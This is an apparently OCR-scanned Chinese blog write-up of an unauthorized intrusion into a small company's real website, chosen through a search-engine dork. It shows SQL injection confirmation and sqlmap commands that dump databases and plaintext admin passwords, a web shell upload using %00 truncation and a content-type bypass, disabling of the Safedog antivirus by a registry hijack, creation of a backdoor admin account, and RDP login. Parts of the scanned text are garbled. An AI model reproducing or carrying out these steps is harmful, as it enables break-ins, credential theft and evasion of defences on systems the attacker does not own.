
为了招新打素材,就开始在百度上随便找个合适的小网站搞一搞了。

关键字 ArticleShow.jsp?productid=

开始漫长的搜索过程。

最后目标落在一个小公司的网站上。




开始注入尝试。

and 3=3显示正常。



and 3=2 不正常。确定有 boolean 型注入漏洞。



直接上神器 sqlmap 吧。

结果表明判断正确。

```
sqlmap resumed the following injection point(s) from stored session:
Parameter: productid (GET)
   Type: boolean-based blind
   Title: AND boolean-based blind - WHERE or HAVING clause
   Payload: productid=2 AND 1324=1324
   Vector: AND [INFERENCE]
   Type: AND/OR time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
   Payload: productid=2 AND (SELECT * FROM (SELECT(SLEEP(5>))wRpX)
   Vector: AND (SELECT * FROM (SELECT(SLEEP(ISLEEPTIME)-(IF(IINFERENCE),0,ISLEE
PTIME1>>>>> [RANDSTR1>
   Type: UNION query
   Title: Generic UNION query (NULL) - 21 columns
   Payload: productid=-1261 UNION ALL SELECT 25, CONCAT(0:2162767071,0x466751737
34f775454546f59554e75774c626776417262545a7273584b49614a5a 2%e4% 😂 6127 , bx716276
[22:42:47] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.2.6, JSP
back-end DBMS: MySQL 5.0.12
```

从结果中我们也可以得到如下信息:

服务器系统: Windows, 版本未知

中间件: Apache 2.2.6

编程语言:Java (这样看来中间件应该是 apache 的 tomcat)

数据库: MySQL 5.0.12

开始深入吧。

看看是不是数据库管理员。

然而并不是。

直接看数据库。

```
C Der Po535 Desktop sqlmap>python sqlmap.py -u "listing and Article S ion jsr?re ductid=2" -v 2 --level 3 --delay 1 --dbs

available databases [2]:
[*] bjhtxn
[*] information column
```

只有一个,轻松愉快。

爆表。

```
(:) sers \3,535 Desktop\sqlmap>python sqlmap.py -u "http://www.libers
{ho:.sp?r:o(wrt:/=2" -v 2 --level 3 --delay 1 -T bjhtxn --tables
                                                                              ...umz Article
Database: bjhtyn
[:2 tole,]
| manager
tb_appfile
tb_appitem
tb_class
tb_cscase
tb_download
tb_job
  tb_news
  tb_notice
  tb_onlinecs
| tb_product
tb_project
```

这样看只有 manager 对我们有点用了。

爆 manager 内容。

哇。。这密码还明文。。不当人。。

找后台地址吧。。

数据库中存放管理员的表是 manager , 那么我们可不可以猜测后台地址是 manage 呢?试一试就知道了。



然而不行。。

那不猜测了,直接用御剑扫一下。

3描信	息: http:///pj.com.com	n, er eror ushire. Jsp	扫描线程: 100	扫描速度: 869/和
ID	- NIA .	地址		нттр响 <u>ю</u>
1	http://www.barray	index.jsp		200
2	http://w	nanager/login.jsp	\mathbf{D}	200
3	http://w	;lk. jsp	12 120	200
2 3 4	http://www.lon.com	:lk:lk.jsp	120709	200

没等扫描完,就出现了想要的东西了。。

猜测已经很接近了。。就是没多想想。。

上后台吧



登录界面简单大气。



好像很厉害。。然而不关我事-0-

找上传点吧。

		产品图片: 产品图片: 性能指标表格图片:
		备用图片:
		添加
上传图片:	浏览	
性能指标表格图片:	浏览	
备用图片(没有可不上传):	浏览	Data
上传		KODE

添加产品处出现了上传点。


尝试上传大马吧。

先试试无脑尝试。



果然还是没那么简单。

用 Burpsuite 来一波截断吧。



这两个地方修改一下,看看能不能绕过。

skull.jsp 后面加上%00.jpg

uctpic"; filename="<mark>skull.jsp%00.jpg</mark>"
Ro\$es

然后将%00 进行 url decode

; filename="skull.jsp .jpg"
Ro\$es

这就截断了。

防止 content-type 检测,就把 content-type 改为 image/jpeg


Content-Type: image/jpeg
Ro\$es

重放。

null请把有图片的文件名复制到相应的文本框中已添加图片的访问路径第一个为产品的图片,第二个为性能指标的表格图片,第三个为备用图片(不需要可不用复制此文件名)
WebData/Product/Photo/skull.jsp.jpg

好像不行?

右键复制图片地址看看



似乎是有点问题

不过不一定,前一幅图的意思是图片已经上传成功,让我们手动添加路径的,但两个路径是不相同的,那会不会我们的大马是上传成功了,而且没有重命名的呢?

尝试访问一下就知道了。反正有的是时间。


尝试用网站回显的地址先试试。

Load UR	L	/skull.jsp
	Enable Post data Enable Referrer	Roses
Password:	Login	•
Copyright ©	2009 NinTy www.Forjj.com	

成功了。。

用大马上传一句话木马利用吧。感觉还是菜刀方便一点。

来吧。whoami 开始。



直接就 system 了....

看看任务。

D:\www\web\times\ROOT\>tasklist /svc

映像名称 PID 服务

System Idle Process 0 暂缺

System 4 暂缺 smss.exe 308 暂缺 csrss.exe 360 暂缺 winlogon.exe 384 暂缺

services.exe 432 Eventlog, PlugPlay

Isass.exe 444 NtLmSsp, PolicyAgent, Protected Storage,

SamSs

svchost.exe 596 DcomLaunch svchost.exe 680 RpcSs

sychostoxo 740 Dhcp, Dnecacho
ZhuDongFangYu.exe 756 ZhuDongFangYu

svchost.exe 224 Audio Spy, Crypt Svc, dinserver, Event System,

Hid Serv, lanmanserver, lanmanworkstation,

Netman, NIa, Schedule, SENS, ShellHWDetection, winmgmt

msdtc.exe 1052 MSDTC httpd.exe 1156 Apache2.2

Jetty-Service.exe 1196 DVC seeds Release inetinfo.exe 1216 IISADMIN, NntpSvc, SMTPSVC jqs.exe 1244 JavaQuick Starter Service

sqlservr.exe 1320 MSSQLSERVER

myseld-nt.cxc 1432 mysel

SafeDogUpdateCenter.exe 1628 Safedog Update Center

4784 tomcat510

ServuDuemon ova 102 Sanv II

httpd.exe 668 暂缺

tomcat5.exe

sqlagent.exe 3432 SQL SERVERAGENT svchost.exe 3504 Term Service tomcat5.exe 3528 tomcat501 tomcat5.exe 3572 tomcat502 tomcat5.exe 3936 tomcat504 4112 tomcat505 tomcat5.exe tomcat5.exe 4432 tomcat508 tomcat5.exe 4644 tomcat509

```
6104 tomcat614
tomcat6.exe
tomcat6.exe
                  6124 tomcat617
                                                      Roses
                  3948 tomcat619
tomcat6.exe
                  4048 tomcat650radiokcom
tomcat6.exe
tomcat6.exe
                  6220 tomcat667
tomcat6.exe
                  6564 tomcat670
tomcat6.exe
                  6692 tomcat672
tomcat6.exe
                  6788 tomcat677
                  7136 W32Time
svchost.exe
winvnc4.exe
                  7304 WinVNC4
tomcat6.exe
                  7332 xuriyiliao
                   7480 MSSEARCH
mssearch.exe
java.exe
                8432 暂缺
                  9160 mysql3305
mysqld-nt.exe
                   9600 暂缺
wmiprvse.exe
mysqld-nt.exe
                  8824 mysql3309
tomcat6.exe
                  9508 tomcat618
tomcat5.exe
                  1564 tomcat507
tomcat5.exe
                  8956 tomcat563wyebd
                  6888 tomcat515
tomcat5.exe
mysqld-nt.exe
                  10964 mysql3308
tomcat6.exe
                  10540 tomcat665
                 11520 暂缺
csrss.exe
winlogon.exe
                 11544 暂缺
                   3448 暂缺
wmiprvse.exe
rdpclip.exe
                 9380 暂缺
                 11040 暂缺
conime.exe
explorer.exe
                11524 暂缺
insched.exe
                 10896 暂缺
360tray.exe 8916 誓練
SafeDogTray.exe
                    10576 暂缺
Ctimen.exe
                 11919 皆誠
ServUTray.exe
                  10640 暂缺
THIT COAC
SafeDogGuardCenter.exe 10716 SafeDogGuardCenter
serss.exe 11216 暂缺
                10920 暂缺
winlogon.exe
                11168 暂缺
logon.scr
                10808 暂缺
cmd.exe
tasklist.exe
                 6432 暂缺
```

巨量的 tomcat 进程。。。一个服务器居然有这么多个网站。。。

然后还运行着360全套和服务器安全狗。

看看端口。

TCP	0.0.0.0:3308	0.0.0.0:0	LISTENING	10964
TCP	0.0.0.0:3309	0.0.0.0:0	LISTENING	8824
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	3504
TCP	0.0.0.0:5001	0.0.0.0:0	LISTENING	192 D o d o d
TCP	0.0.0.0:5002	0.0.0.0:0	LISTENING	192 ROSes
TOD	0.0.0.0.000	0.0.0.0.0	LICTEMING	402

巨量端口。。不过看到 3389 端口了,跟 tasklist 对比,可以确认远程连接端口没有改,依然是 3389。

尝试下 net user。

《的用户帐户			Roses
Administrator	apache	ASPNET	
ftp G	uest IUS	R_YMHQ-SERVE	R
IWAM_YMHQ-SE	RVER MYSQL	_SF_2SKC7W	MYSQL_SF_5ISNXW
MYSQL_SF_5V4	BW2 MYSQL_	_SF_BU5YXD	MYSQL_SF_FAMLYU
sinoweb	SQLDebugger	SUPPORT_	_388945a0
tomcat501	tomcat502	tomcat503	
tomcat504	tomcat505	tomcat506	
tomcat507	tomcat508	tomcat509	
tomcat510	tomcat511	tomcat512	
tomcat513	tomcat514	tomcat515	
tomcat516	tomcat601	tomcat602	
tomcat603	tomcat604	tomcat605	
tomcat606	tomcat607	tomcat608	
tomcat609	tomcat610	tomcat611	
tomcat612	tomcat613	tomcat614	
tomcat615	tomcat616	tomcat617	
tomcat618	tomcat619	tomcat652	
tomcat666	tomcat667	tomcat668	
tomcat672	tomcat673	tomcat677	

一堆用户。

尝试添加用户。



回显成功。

net user 确认下。

的用户帐户			Roses
Administrator	apache	ASPNET	100001 0
ftp Gi	uest IU:	SR_YMHQ-SERVER	1
IWAM_YMHQ-SE	RVER MYSQI	L_SF_2SKC7W	MYSQL_SF_5ISNXW
MYSQL_SF_5V4	BW2 MYSQL	_SF_BU5YXD	MYSQL_SF_FAMLYU
sinoweb	SQLDebugger	SUPPORT_3	388945a0
tomcat501	tomcat502	tomcat503	
tomcat504	tomcat505	tomcat506	
tomcat507	tomcat508	tomcat509	
tomcat510	tomcat511	tomcat512	
tomcat513	tomcat514	tomcat515	
tomcat516	tomcat601	tomcat602	
tomcat603	tomcat604	tomcat605	
tomcat606	tomcat607	tomcat608	
tomcat609	tomcat610	tomcat611	
tomcat612	tomcat613	tomcat614	
tomcat615	tomcat616	tomcat617	
tomcat618	tomcat619	tomcat652	
tomcat666	tomcat667	tomcat668	
tomcat672	tomcat673	tomcat677	

并没有添加的用户。

看来是安全狗的问题。

试试直接远程连接。



连接不了。

确认端口是正确的。那只能是安全狗在搞鬼了。

要想办法过狗了。

先试试执行 taskkill, 杀掉安全狗进程。



没回显。查看 tasklist,安全狗依然运行。

要找别的方法。

经过了漫长的搜索,终于用谷歌搜出了一个比较靠谱的方法。(是的,不知道为啥百度找不到这个。)

利用安全狗本身突破安全狗添加管理员

首先用 exp 获得 system 权限。(本身就是 system 了,不用再上 exp)

上传一个注册表脚本。

内容如下:



打格子的地方填写一个可以运行的程序。txt 也可以。

然后 regedit /s 脚本名称.reg

执行脚本。

然后 shutdown /r, 重启机器, 就能杀掉安全狗进程。

这个方法主要是用注册表挟持了安全狗的进程,使其无法正确运行。

就试试吧。



这时可以打开网站看看。打不开的话,证明命令执行成功了。等网站正常打开, 就是重启结束了。

几分钟等待,网站打开正常了,二话不说 tasklist 看看。

D:\www\web\\\; \text{\constant} \text{\c

映像名称 PID服务

System Idle Process 0 暂缺 System 4 暂缺 smss.exe 304 暂缺 csrss.exe 356 暂缺 winlogon.exe 380 暂缺

services.exe 428 Eventlog, PlugPlay

Isass.exe 440 NtLmSsp, PolicyAgent, Protected Storage,

SamSs

svchost.exe 592 DcomLaunch svchost.exe 676 RpcSs

svchost.exe 736 Dhcp, Dnscache ZhuDongFangYu.exe 752 ZhuDongFangYu

svchost.exe 820 Audio Srv, Crypt Svc, dmserver, Event System,

Hid Serv, lanmanserver, lanmanworkstation, Schedule, SENS, ShellHWDetection, winmgmt

msdtc.exe 1044 MSDTC httpd.exe 1148 Apache2.2

Jetty-Service.exe 1188 DVC seeds Release inetinfo.exe 1208 IISADMIN, NntpSvc, SMTPSVC jqs.exe 1236 JavaQuick Starter Service

 sqlservr.exe
 1276 MSSQL SERVER

 mysqld-nt.exe
 1420 mysql

 mysqld-nt.exe
 1504 mysql3308

 mysqld-nt.exe
 1552 mysql3309

SafeDogUpdateCenter.exe 1592 Safedog Update Center

ServUDaemon.exe 144 Serv-U

sqlagent.exe 884 SQL SERVERAGENT svchost.exe 900 Term Service tomcat5.exe 1844 tomcat501 httpd.exe 1760 智缺

Update.exe 2056 暂缺 tomcat5.exe 3980 tomcat502 tomcat5.exe 4576 tomcat504 tomcat5.exe 4640 tomcat505 tomcat5.exe 4772 tomcat507

Roses

```
tomcat5.exe
                   4904 tomcat508
tomcat5.exe
                   4968 tomcat509
                                                                     Roses
tomcat5.exe
                   5164 tomcat510
tomcat5.exe
                   5252 tomcat513
tomcat5.exe
                   5628 tomcat515
tomcat5.exe
                   5888 tomcat563wyebd
tomcat6.exe
                   6104 tomcat601
tomcat6.exe
                   4016 tomcat602
tomcat6.exe
                   4436 tomcat606
                   5600 tomcat607
tomcat6.exe
tomcat6.exe
                   6308 tomcat608
                   6324 tomcat609
tomcat6.exe
tomcat6.exe
                   6520 tomcat613
tomcat6.exe
                   6644 tomcat614
tomcat6.exe
                   6900 tomcat617
tomcat6.exe
                   6984 tomcat618
                7000 暂缺
java.exe
tomcat6.exe
                   7208 tomcat619
tomcat6.exe
                   7280 tomcat650radiokcom
tomcat6.exe
                   7464 tomcat665
                   7728 tomcat667
tomcat6.exe
tomcat6.exe
                   7872 tomcat670
tomcat6.exe
                   7960 tomcat672
tomcat6.exe
                   8048 tomcat677
svchost.exe
                  4156 W32Time
                   4452 WinVNC4
winvnc4.exe
                   8300 xuriyiliao
tomcat6.exe
mssearch.exe
                    8528 MSSEARCH
                   9004 mysql3305
mysqld-nt.exe
                   9624 暂缺
wmiprvse.exe
cmd.exe
                 9752 暂缺
tasklist.exe
                 9760 暂缺
                    9788 暂缺
wmiprvse.exe
```

SafeDogGuardCenter.exe 果然不见了!

这样安全狗主动防御就没了!

这时再来添加用户看看

```
D:\www\web\text{\square} \ROOT\>net user ro$es 123456 /add
命令成功完成。
                                            Roses
D:\www\web\!\; ROOT\>net user
||的用户帐户
Administrator
               apache
                            ASPNET
          Guest
                       IUSR YMHQ-SERVER
IWAM_YMHQ-SERVER MYSQL_SF_2SKC7W
                                       MYSQL SF 5ISNXW
                   MYSQL_SF_BU5YXD
                                      MYSQL_SF_FAMLYU
MYSQL_SF_5V4BW2
                         SQLDebugger
ro$es
          sinoweb
SUPPORT_388945a0
                   tomcat501
                                 tomcat502
tomcat503
              tomcat504
                             tomcat505
tomcat506
              tomcat507
                             tomcat508
tomcat509
              tomcat510
                             tomcat511
tomcat512
              tomcat513
                             tomcat514
tomcat515
              tomcat516
                             tomcat601
tomcat602
              tomcat603
                             tomcat604
tomcat605
              tomcat606
                             tomcat607
tomcat608
              tomcat609
                             tomcat610
tomcat611
              tomcat612
                             tomcat613
tomcat614
              tomcat615
                             tomcat616
tomcat617
              tomcat618
                             tomcat619
tomcat652
              tomcat666
                             tomcat667
tomcat668
              tomcat672
                             tomcat673
tomcat677
命令运行完毕,但发生一个或多个错误。
```


成功了!

添加管理员权限吧。

D:\www\web\ \
D:\www\web**A\ROOT\>net localgroup administrators 别名 administrators 注释 管理员对计算机/域有不受限制的完全访问权 成员
Administrator ro\$es sinoweb

成功成功成功!

远程连接吧



连不上。不过这个可能是最大连接数问题。


用 mstsc /v:x.x.x.x /admin 命令连接。

C: Wer: 1525 Yesktop\sqlmap>mstsc	/v:110	3389	/admin
g 5			

登录到 Windows Windows Server 2003 Enterprise Edition
Copyright © 1985-2003 Microsoft Corporation Microsoft 用户名 ①: 密码 ②:
CH 确定 取消 关机(g) 选项(0) <<

成。功。了。

登录。



大功告成。。

总结&思考:

- 1.安全狗是真的恶心。。不过整个过程真的很嗨。。
- 2.为什么整个过程 360 无作为?
- 3.为什么我上传大马和一句话安全狗和 360 一点反应都没有?(不知道是不是我两个马都是能过狗和 360 的,是就厉害了。。)
- 4.system 权限下修改注册表,360 不阻止?

Roses